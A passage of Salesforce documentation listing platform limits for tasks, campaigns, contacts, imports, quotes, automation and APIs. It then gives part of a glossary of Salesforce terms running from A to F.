Weekday	100	20 weeks
Weekly	53	1 year
Monthly	60	5 years

Frequency	Maximum Number of Tasks	Latest End Date (From the Start Date)
Yearly	10	10 years

Your limits may be different, depending on your Salesforce implementation.

Campaign Limits

Limits for campaign hierarchies, contacts, and influence time frame.

Campaign Hierarchy Limits

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

Campaign Influence Time Frame Limits

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

Limits for Adding Contacts or Leads to a Campaign

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

Campaign Hierarchy Limits

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

A hierarchy can contain a maximum of five levels. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns.

Campaign Influence Time Frame Limits

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

The maximum campaign influence time frame is 9,999 days.

Limits for Adding Contacts or Leads to a Campaign

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

The following limits apply when you add existing customers (contacts) or prospective customers (leads) to a campaign.

Table 83: Limits for Adding Contacts

Adding Contacts From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	200 per list page

Table 84: Limits for Adding Leads

Adding Leads From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	200 per list page

Contacts Limitations

Limits for contacts related to business accounts.

Contacts are the people associated with business accounts. Each contact includes information, such as phone numbers, addresses, titles, and roles in a deal.

Limitations for Relating a Contact to Multiple Accounts

Contacts to Multiple Accounts lets you relate a contact to multiple accounts.

- Most features continue to reference a contact's primary account. For example, Data.com Duplicate Management uses the primary account when comparing records. Therefore, indirect account-contact relationships can't be included in the matching criteria used to find duplicate records.
- Indirect contacts aren't available in reports run from an Account & Contact standard report type.
- Community users with the Customer Community user license can't see indirect account-contact relationships.
- The Account Contact Relationship object doesn't support the following custom field types.
  - Lookup relationship
  - Master-detail relationship
  - Roll-up summary
  - Text area (long)
  - Text area (rich)
- The Account Contact Relationship object doesn't support the following features and customizations.
  - Field history
  - Field sets
  - Approvals
  - Record types
- The Account Contact Relationship object supports custom actions, but with limitations.
  - Custom actions must be specific to the Account Contact Relationship object. Global actions aren't supported.
  - You can create actions that update records or invoke Lightning components or Visualforce pages. However, you can't create actions that create records.
  - You can't create actions that send emails or log calls because the Account Contact Relationship object can't have activities associated to it.
  - You can't override the default actions on the Account Contact Relationship object.
  - Only custom actions that are created on the Contact object can use the Account Contact Relationship object as a target object.
  - Chatter standard actions aren't supported because the Account Contact Relationship object doesn't have a Chatter feed.

- The Account Contact Relationship object supports custom buttons, but a custom button on a list view can't have a Visualforce page as the content source.

Contact History Limitations

- Modifications to the related lists for a contact aren't tracked in the contact history.

Limitations for Enabling and Managing the Customer Portal for Contacts and Person Accounts

- Delegated administrators can't assign the High Volume Customer Portal license to contacts.
- When you create a customer user from the API, the Chatter Answers User permission isn't selected for that user.
- When person account users try to self-register for a customer portal, they receive an email notification that instructs them to contact the portal admin. See Enable Customer Portal Login and Settings on page 2438.
- You can't merge person accounts that are enabled to use a customer portal.
- You can't delete a person account that's enabled to use a customer portal.
- You can transfer contacts that are enabled for a partner portal only to accounts that are also enabled for a partner portal.

Limitations for Changing Accounts on Contacts That Are Enabled for Self-Service

- On the Self-Service portal, contacts that are Self-Service users on page 1793 can view cases only if they're associated with their current account.
- Self-Service users can't view opportunities.

Limitations for Deleting Self-Service for Contacts and Person Accounts

- You can't delete an active Self-Service user. You can only deactivate the user's access to the Self-Service portal.
- You can't delete a contact or person account that's associated with an active Self-Service user. Instead, deactivate the user's access to the Self-Service portal, and then delete the contact or person account.

Contact Roles Limitations

Contact roles have some limitations.

- When you create an opportunity from a contact detail page, that contact becomes the primary contact on the opportunity. However, a contact role isn't automatically assigned.
- On case contact roles, the `Primary` option isn't available. The primary contact on a case is always the contact listed under `Contact Name` in the Case Detail section.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Import Limits

Limits for importing data depend on the type of record.

You can import data from ACT!, Outlook, and any program that can save data in the CSV (comma-separated values) format, such as Excel or GoldMine.

Type of record	Import record limit	User permissions needed
Business accounts and contacts owned by you	50,000 at a time via the Data Import Wizard	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"
Business accounts and contacts owned by other users	50,000 at a time	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"
Person accounts owned by you	50,000 at a time	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"
Person accounts owned by other users	50,000 at a time	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"
Leads	50,000 at a time	"Import Leads"
Campaign members	50,000 at a time	Depends on what's being imported: • Campaign member statuses • Existing contacts • Existing leads • Existing person accounts • New contacts • New leads
Custom object	50,000 at a time	"Import Custom Objects" AND "Edit" on the custom object
Solutions	50,000 at a time	"Import Solutions"

Type of record	Import record limit	User permissions needed
Assets Cases Campaigns Contracts Documents Opportunities Products	You can't import these records via the Data Import Wizard.	

Your import file can be up to 100 MB, but each record in your file can't exceed 400 KB, which equals about 4,000 characters. To determine how many fields you can import, use this formula: 4,000/ (average number of characters in an API field name * 2). For example, if your average field character length is 40, you can import approximately 50 fields. In addition, each imported note and each imported description can't exceed 32 KB. Descriptions longer than 32 KB are truncated. Assets, cases, campaigns, contracts, documents, opportunities, and products can't be imported via import wizards.

SEE ALSO:

Person and Business Accounts Limits

Importing Campaign Members

Person and Business Accounts Limits

Limits for fields on person and business accounts.

If your organization uses person accounts, the Account Fields page lists both person account and business account fields. Person accounts use a combination of account and contact fields. The following contact fields are available for person accounts, but not for business accounts.

- Fields in the Account Standard Fields list that display with a person account icon.
- Fields in the Contact Custom Fields & Relationships list.

Quote Limits

Limits for quote templates and PDFs.

Quote Template Limits

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- Text fields can't be used on quote templates if the default value for the field exceeds 255 characters.
- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.

- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

Quote PDF Limits

- Text fields displayed in a related list in a quote PDF are truncated to less than 256 characters. This limitation occurs on rich text area fields, other types of text fields, standard fields, and custom fields.
- Quote PDFs do not support right-to-left languages. The text aligns to the left side of the page instead of the right.

Schedules Limits

Limits for the schedule types an organization can use.

Your Salesforce administrator determines which types of schedules your organization can use: quantity schedules, revenue schedules, or both. The administrator also specifies which types of schedules can be established for each separated product.

If schedules are referenced in Apex, only one of the schedule types (quantity or revenue) can be disabled. For example, if Apex references the schedule object (represented as `OpportunityLineItemSchedule` in the code), one of the schedule types can be disabled, but not both.

Enterprise Territory Management Limits

Model, territory, and assignment rule limits for Enterprise Territory Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Territory Model Limits

Your organization's Salesforce edition determines the number of territory models you can create in production and sandbox orgs. This limit includes models created by cloning.

Edition	Number of Models in Production Orgs	Number of Models in Sandbox Orgs
Developer	4	4
Enterprise	2	2
Performance	4	4
Unlimited	4	4

Territory Default Limit

By default, each territory model can have up to 1,000 territories.

Assignment Rule Limit

Territories can have up to 15 assignment rules each.

Process Automation Limits

Review the limits for our process automation tools: Process Builder, Visual Workflow, Workflow, and Approvals.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limits for Workflow Rules

Description	Per-Organization Limit
Total workflow rules across objects (This limit applies to any combination of workflow, assignment, auto-response, and escalation rules, both active and inactive.)	2,000
Total workflow rules per object (This limit applies to any combination of workflow, assignment, auto-response, and escalation rules, both active and inactive.)	500
Total active workflow rules per object (This limit applies to any combination of active processes and workflow, assignment, auto-response, and escalation rules.)	50
Total time triggers per workflow rule[1]	10
Total immediate actions per workflow rule[1]	40
Total time-dependent actions per time trigger	40
Workflow emails per day	1,000 per standard Salesforce license (15 in Developer Edition); 2,000,000 per org
Workflow time triggers per hour	50
Flow trigger workflow actions: flow variable assignments[2]	25 (N/A in Professional Edition)

[1]The immediate actions and each time trigger can have:

- 10 email alerts
- 10 tasks
- 10 field updates
- 10 outbound messages
- 10 flow triggers[2]

[2]The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Limits for Approval Processes

Limit	Details
Total approval processes per org	1,000
Total approval processes per object	300
Total steps per approval process	30
Total approvers per step	25
Total initial submission actions per approval process[2]	40
Total final approval actions per approval process[2]	40
Total final rejection actions per approval process[2]	40
Total recall actions per approval process[2]	40
Maximum characters in approval request comments	4,000 In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Limits for Process Builder and Visual Workflow

The limits for Process Builder and Visual Workflow are documented in the documentation for those features.

SEE ALSO:

- Process Limits
- Assignment, Auto-Response, Escalation, and Workflow Rules Limits
- Limits for Visual Workflow

Maps and Location Service Limits

Limits for map views per user.

Maps and location services uses Google Maps to display maps on standard address fields, enable creation of Visualforce maps, and helps users enter new addresses with autocomplete.

Limits for Map Views

Each paid and provisioned user is allotted 4,000 maps views per year. The map view limit for an entire organization is the total allotted map views of its paid and provisioned users. That total number of map views for an organization is shared by both paid and unpaid users. A map view is defined as one of the following:

- Display of an individual standard address map.

  Note: Display of billing and shipping address on the same record is considered separate map views.

- Display of a single Visualforce map.
- Display of a map marker whose location is specified by an address on a Visualforce map.

  Note: Map markers with location defined by latitude and longitude don't incur a map view.

- Each autocomplete on standard address field lookup.

Reports and Dashboards REST API Limits

Limits for Reports and Dashboards REST API.

Reports and Dashboards REST API has the following limitations:

Reports API Limits

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your org can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.

Dashboards API Limits

- Your org can request up to 200 dashboard refreshes per hour.
- Your org can request results for up to 5,000 dashboards per hour.

SEE ALSO:

Dashboard Limits

Visualforce Component Limits

Limits for Visualforce components and pages.

Visualforce uses a tag-based markup language for building applications and customize the Salesforce user interface.

Limit	Value
Maximum length of a Visualforce page name (the text in the URL that uniquely identifies the Visualforce page)	40 characters Page names can't be longer than 40 characters.

Limit	Value
Maximum length for source code of a Visualforce page (the source code, not the rendered response)	1 MB of text A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum length for source code of a Visualforce component (the source code)	1 MB of text A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum width of a Visualforce page displayed on a profile tab	750 pixels A single page displayed on a profile tab can't be wider than 750 pixels.

GLOSSARY

This glossary defines terms that appear throughout the Salesforce documentation suite.

A

Account
An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

Account Assignment Rule
A rule that automatically assigns accounts to territories, based on criteria you define.

Account Team
An account team is a team of users that work together on an account. For example, an account team may include an executive sponsor, dedicated support representative, or project manager.

Activity
An event, a task, a call you've logged, or an email you've sent. You can relate an activity to other records, such as an account, a lead, an opportunity, or a case. In an org with Shared Activities enabled, you can relate an activity to multiple contacts. Tasks can also be generated by workflow rules and approval processes configured by a Salesforce admin.

Administrator (System Administrator)
One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

Amount Without Adjustments
Applies to Collaborative Forecasts. The sum of a person's owned revenue opportunities and the person's subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy. This amount is visible only on reports.

Amount Without Manager Adjustment
Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and the owner's subordinates' opportunities, including adjustments made by the forecast owner on the owner's or subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.

Answers
Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Apex
Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Connector Framework
The Apex Connector Framework is a set of classes and methods in the DataSource namespace for creating a custom adapter for Salesforce Connect. Create a custom adapter to connect to data that's stored outside your Salesforce org when the other available Salesforce Connect adapters aren't suitable for your needs.

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Service. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

App Menu

See Force.com App Menu.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Approval Action

See Automated Actions.

Approval Process

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Article

Articles capture information about your company's products and services that you want to make available in your knowledge base.

Article Manager

Salesforce uses the term *article manager* to represent a specific type of user. Article managers can access the Article Management tab to create, edit, assign, publish, archive, and delete articles. Article managers are sometimes referred to as knowledge managers. Article managers require the "Manage Articles" user permission. The Article Management tab is not visible to users without "Manage Articles."

Article Type

All articles in Salesforce Knowledge are assigned to an *article type*. An article's type determines the type of content it contains, its appearance, and which users can access it. For example, a simple FAQ article type might have two custom fields, `Question` and `Answer`, where article managers enter data when creating or updating FAQ articles. A more complex article type may require dozens of fields organized into several sections. Using layouts and templates, administrators can structure the article type in the most effective way for its particular content. User access to article types is controlled by permissions. For each article type, an administrator can grant "Create," "Read," "Edit," or "Delete" permissions to users. For example, the article manager might want to allow internal users to read, create, and edit FAQ article types, but let partner users only read FAQs.

Asset

A specific model or type of product that a customer owns. Depending on how your organization uses assets, they can represent your products that the customer has purchased and installed or your competitor's products that the customer uses.

Assignment

An assignment is a draft article that has been assigned to another user for editing. Assignments may contain brief instructions and a due date.

@Mention

An @mention (or at mention) is the @ symbol followed by a person's or group's name, for example, **@Bob Smith** or **@DocTeam**. You can @mention people in Chatter posts and comments. When you @mention someone, the @mention links to their profile, the post or comment displays in their feed, and they are emailed a notification.

Auto-Response Rule

A set of conditions for sending automatic email responses to case or lead submissions based on the attributes of the submitted record. Applicable cases include those submitted through a Self-Service portal, a Customer Portal, a Web-to-Case form, an Email-to-Case message, or an On-Demand Email-to-Case message. Applicable leads include those captured through a Web-to-Lead form.

B

Best Case Amount
Revenue projection in a forecast that identifies total "possible" revenue for a specific month or quarter. For managers, this should equal the total amount of revenue they and their entire team might possibly generate.

Best Answer
When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Blank lookup
A lookup that is performed when the lookup field dialog does not have a search term.

Bucketing
A tool in the report builder that lets users categorize report records by field, without having to create a formula or a custom field.

Business Account
A company or organization that you want to track.

C

Campaign
A marketing initiative, such as an advertisement, direct mail, or conference, that you conduct in order to generate prospects and build brand awareness.

Campaign Hierarchy
A set of up to five campaigns organized into a hierarchy. A parent campaign can have several child campaigns, but a child campaign can have only one parent.

Campaign Member
Any lead or contact associated with a campaign.

Campaign ROI (Return On Investment)
The campaign ROI is the return on your marketing investment. Use the Campaign ROI Analysis Report to analyze the ROI. The ROI is calculated as the net gain (`Total Value Won Opps - Actual Cost`) divided by the `Actual Cost`. The ROI result is expressed as a percentage.

Case
Detailed description of a customer's feedback, problem, or question. Used to track and solve your customers' issues.

Category, Solutions
A label you can apply to a solution to group similar solutions together. Solution categories help customer support representatives find solutions faster when solving cases. If you use the Self-Service portal or public solutions, your customers can browse solutions by category to find what they need. See also Parent Category.

Category, Ideas
Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas. For example, if your ideas zone has the focus "Improvements to our clothing line," then you might set up categories such as "Shirts," "Jackets," and "Slacks." Each organization has one common set of categories that can be added or removed from each zone. An administrator defines separate categories for their ideas and answers zones.

Category, Knowledge and Answers
See Data Category for Answers and Data Category for Articles.

Category Group for Answers

In an answers zone, a *category group* provides one or more categories that help organize questions for easy browsing. If the category group contains a hierarchy, only the first-level categories display on the Answers tab. For example, if you're a computer manufacturer you might create a Products category group for your Products zone that has four categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. Zone members can choose one of the categories to assign to a question. Administrators create the category group and categories and then associate the category group with their answers zone.An administrator defines separate categories for their ideas and answers zones.

Category Group for Articles

In Salesforce Knowledge, a *category group* organizes data categories into a logical hierarchy. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. When creating articles, authors assign the relevant categories to the article. End users searching for articles can search and filter by category.

Channel

A channel refers to the medium by which an article is available. Salesforce Knowledge offers four channels where you can make articles available.

- Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
- Customer: Customers can access articles if the Articles tab is available in a community or Customer Portal. Customer users inherit the role visibility of the manager on the account. In a community, the article is only available to users with Customer Community or Customer Community Plus licenses.
- Partner: Partners can access articles if the Articles tab is available in a community or partner portal. Partner users inherit the role visibility of the manager on the account. In a community, the article is only available to users with Partner Community licenses.
- Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.

Channel Manager

Channel managers are the internal users that manage your partners.

Chatter Answers

Chatter Answers is a self-service support community where users can post questions and receive answers and comments from other users or your support agents.

Chatter Feed

A list of recent activities in Salesforce. Chatter feeds display:

- On the Chatter or Home tab, where you can see your posts, posts from people you follow, and updates to records you follow, and posts to groups you're a member of
- On profiles, where you can see posts made by the person whose profile you're viewing
- On records, where you can see updates to the record you're viewing
- On Chatter groups, where you can see posts to the group you're viewing

Chatter Group

Chatter groups let you share information with specific people. For example, if you're working on a project and want to share information only with your team members, you can create a Chatter group for your team. Chatter groups include a list of members, a Chatter feed, and a photo. You can create the following types of Chatter groups:

- Public: Only group members can post, but anyone can see the posts and join the public group.
- Private: Only group members can post and see the posts. The group's owner or managers must add members.

Cloud Flow Designer
Cloud-based application that lets administrators create a flow for use in Salesforce.

Combination Chart
A combination chart plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways on a single chart.

Connection (for Salesforce to Salesforce)
A business partner that you invite to share data using Salesforce to Salesforce.

Community
Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Community Application
The Community application includes the ideas and answers features. The Community app is available in the Force.com app menu.

Community Expert
A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When community experts post comments or ideas, a unique icon () displays next to their name. The Salesforce administrator can designate as many community experts as necessary.

Commit Amount
Amount entered in a forecast that an individual salesperson is reasonably confident of closing in a particular month or quarter. For managers, this should equal the amount that they and their team can confidently close.

Competitor
Related list that displays competitor names, strengths, and weaknesses entered for a specific opportunity.

Computer-Telephony Integration (CTI)
The linkage between a telephone system and a computer that facilitates incoming- and outgoing-call handling and control.

Connect for Office
Product that integrates Salesforce with Microsoft® Word and Excel.

Connect for Outlook
Connect for Outlook is retired. The product was our legacy sync add-in for Microsoft® Outlook® 2007 and earlier.

Connect Offline
Product that allows salespeople to use Salesforce to update their data remotely, anywhere, anytime—totally unplugged.

Connected User
When using the cross-org adapter for Salesforce Connect, the connected user is the user in the provider org whose credentials are used by the subscriber org to log in to the provider org. The connected user's access to data in the provider org affects which data can be accessed from within the subscriber org.

Console Tab
A tab containing the Agent console, which combines related records into one screen with different frames so that users can view and edit information all in one place.

Contact
Contacts are the individuals associated with your accounts.

Contact Manager Edition
A Salesforce edition designed for small businesses that provides access to key contact management features.

Contact Role
The role that a contact plays in a specific account, contract, or opportunity, such as "Decision Maker" or "Evaluator." You can mark one contact as the "primary" contact for the account, contract, or opportunity. A contact may have different roles in various accounts, contract, or opportunities.

Content Delivery
A file that has been converted into an optimized online format for distributions to leads, contacts, and colleagues.

Content Pack
A collection of related documents or files that are stored as a group in Salesforce CRM Content.

Contract
A *contract* is an agreement defining the terms of business between parties.

Contract Line Item
Contract line items are specific products covered by a service contract. They only display to users on the Contract Line Items related list on service contracts, not contracts.

Controlling Field
Any standard or custom picklist or checkbox field whose values control the available values in one or more corresponding dependent fields.

Convert
Button or link that allows you to change a qualified lead into an account, contact, and, optionally, an opportunity. Information from the lead fields is transferred into the appropriate account, contact, and opportunity fields.

CTI Adapter
A lightweight software program that controls the appearance and behavior of a Salesforce softphone. The adapter acts as an intermediary between a third-party computer telephony integration (CTI) system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Custom Console Component
A Visualforce page added to a Salesforce console by an administrator to customize, integrate, or extend the capabilities of the console.

Custom Field
A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Help
Custom text administrators create to provide users with on-screen information specific to a standard field, custom field, or custom object.

Custom Links
Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object
Custom records that allow you to store information unique to your organization.

Custom Report Type
See Report Type.

Custom S-Control


Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Customizable Forecasting
A revised forecasting module that allows organizations to customize forecasts for their organization's business process.

Custom View
A display feature that lets you see a specific set of records for a particular object.

D

Dashboard
A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

Dashboard Builder
Dashboard builder is a drag-and-drop interface for creating and modifying dashboards.

Data Category for Answers
On the Answers tab, *data categories* allow users to classify questions in an answers zone. For example, if you have a zone for hardware products, your data categories may include laptops, desktops, and printers. Zone members can quickly browse within a specific category to find answers to their questions. Administrators can use data categories to control access to questions.

Data Category for Articles
In Salesforce Knowledge, *data categories* are a set of criteria organized hierarchically into category groups. Articles in the knowledge base can be classified according to multiple categories that make it easy for users to find the articles they need. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. Authors assign categories to articles. Administrators can use data categories to control access to articles.

Database.com
Database.com is an enterprise cloud database from Salesforce.

Dated Exchange Rates
Dated exchange rates allow you to map a currency conversion rate to a specific date range. For example, the exchange rate on January 1 was 1 USD to 1.39 AUD, but on February 1, it changed to 1 USD to 1.42 AUD. Your opportunities that closed between January 1 and February 1 use the first exchange rate (1 = 1.39), while opportunities that closed after February 1 used the second exchange rate (1 = 1.42).

Demote
If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

Dependent Field
Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Detail
A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details**/**Hide Details** button to view and hide report detail information.

Detail View
The Agent console's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Developer Edition
A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.salesforce.com.

Developer Pro Sandbox
Developer Pro sandboxes copy customization (metadata), but don't copy production data, into a separate environment for coding and testing. Developer Pro has more storage than a Developer sandbox. It includes a number of Developer sandboxes, depending on the edition of your production organization.

Developer Sandbox
Developer sandboxes copy customization (metadata), but don't copy production data, into a separate environment for coding and testing.

Document Library
A place to store documents without attaching them to accounts, contacts, opportunities, or other records.

Draft Article
Draft articles are in-progress articles that have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft articles on the Article Management tab by clicking the **Articles** tab in the View area and choosing **Draft Articles**. You can filter draft articles by those assigned to you or those assign to anyone (all draft articles for your organization). Draft articles can be assigned to any user involved in the editorial work.

Draft Translation
Draft translations are in-progress translations of articles into multiple languages. They have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft translations on the Articles Management tab by clicking the **Translations** tab in the View area and choosing **Draft Translations**. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization). Translations can be assigned to any user who can publish Salesforce Knowledge articles.

Dynamic Dashboard
A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

E

Email Alert
Email alerts are actions that send emails, using a specified email template, to specified recipients.

Email Template
A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition
A Salesforce edition designed for larger, more complex businesses.

Entitlement
Entitlements help you determine if your customers are eligible for customer support so you can create cases for them. A customer may be eligible for support based on a particular asset, account, or service contract.

Entitlement Contact
Entitlement contacts are contacts specified to receive customer support—for example, a named caller. They're listed on an entitlement's Contacts related list or the contact's Entitlements related list. Entitlement contacts don't have page layouts, search layouts, buttons, links, or record types.

Entitlement Process
Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Entitlement Template
Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

External Data Source
An external data source specifies how to access an external system. Salesforce Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

External Lookup Relationship
An external lookup relationship links a child standard, custom, or external object to a parent external object. When you create an external lookup relationship field, the standard External ID field on the parent external object is matched against the values of the child's external lookup relationship field. External object field values come from an external data source.

External Object
External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. Each external object maps to a data table in a defined external data source, and each external object field maps to a table column. Users and the Force.com platform use external objects to interact with the external data.

External User
External users are users with Community, Customer Portal, or partner portal licenses.

F

Feed Attachment, Chatter
A feed attachment is a file or link that is attached to a post in a Chatter feed.

Feed Filter, Chatter
Feed filters display a subset of posts in your Chatter feed on the Chatter tab.

Feed Tracking, Chatter
Administrator settings that determine which records can be followed and which fields can be tracked in Chatter feeds. Enabling an object for feed tracking allows people to follow records of that object type. Enabling fields for feed tracking allows users to see updates on the Chatter feed when those fields are changed on records they follow.

Field-Level Help
Custom help text that you can provide for any standard or custom field. It displays when users hover a mouse over the help icon adjacent to that field.

Field-Level Security
Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.

Field Sets
A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. Field sets can be referenced on Visualforce pages dynamically. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code.

Field Update
A field update is an action that automatically updates a field with a new value.

File Collaborator
Users with the "collaborator" permission can view, download, share, change permission, edit the file, and upload new versions of files in Chatter.

File Owner
You are the owner of a file when you upload the file in Chatter, attach the file to a Chatter feed, or upload the file in Salesforce CRM Content.

As the owner of the file you can view, edit, download, share, upload a new version, and delete the file, as well as make the file private and change the permission on the file.

File, Private
A private file in Chatter is indicated by the private icon ( ) and is only available to the file owner and isn't shared with anyone. A private file is created when you upload a file on the Files tab or contribute a file to a Salesforce CRM Content personal library. You own files you upload or contribute.

File, Privately Shared
A privately shared file in Chatter is indicated by the privately shared icon ( ) and is only available to the file owner and the specific people or groups it has been shared with.

File, Your Company
The your company icon ( ) indicates a file that is shared with all Chatter users in your company. All Chatter users in your company can find and view this file.

File Viewer
Users with the "viewer" permission can view, download, and share files in Chatter.

Files Tab
A tab that lists a user's Chatter and Salesforce CRM Content files.

Filter Condition/Criteria
Condition on particular fields that qualifies items to be included in a list view or report, such as "State equals California."

Fiscal Year
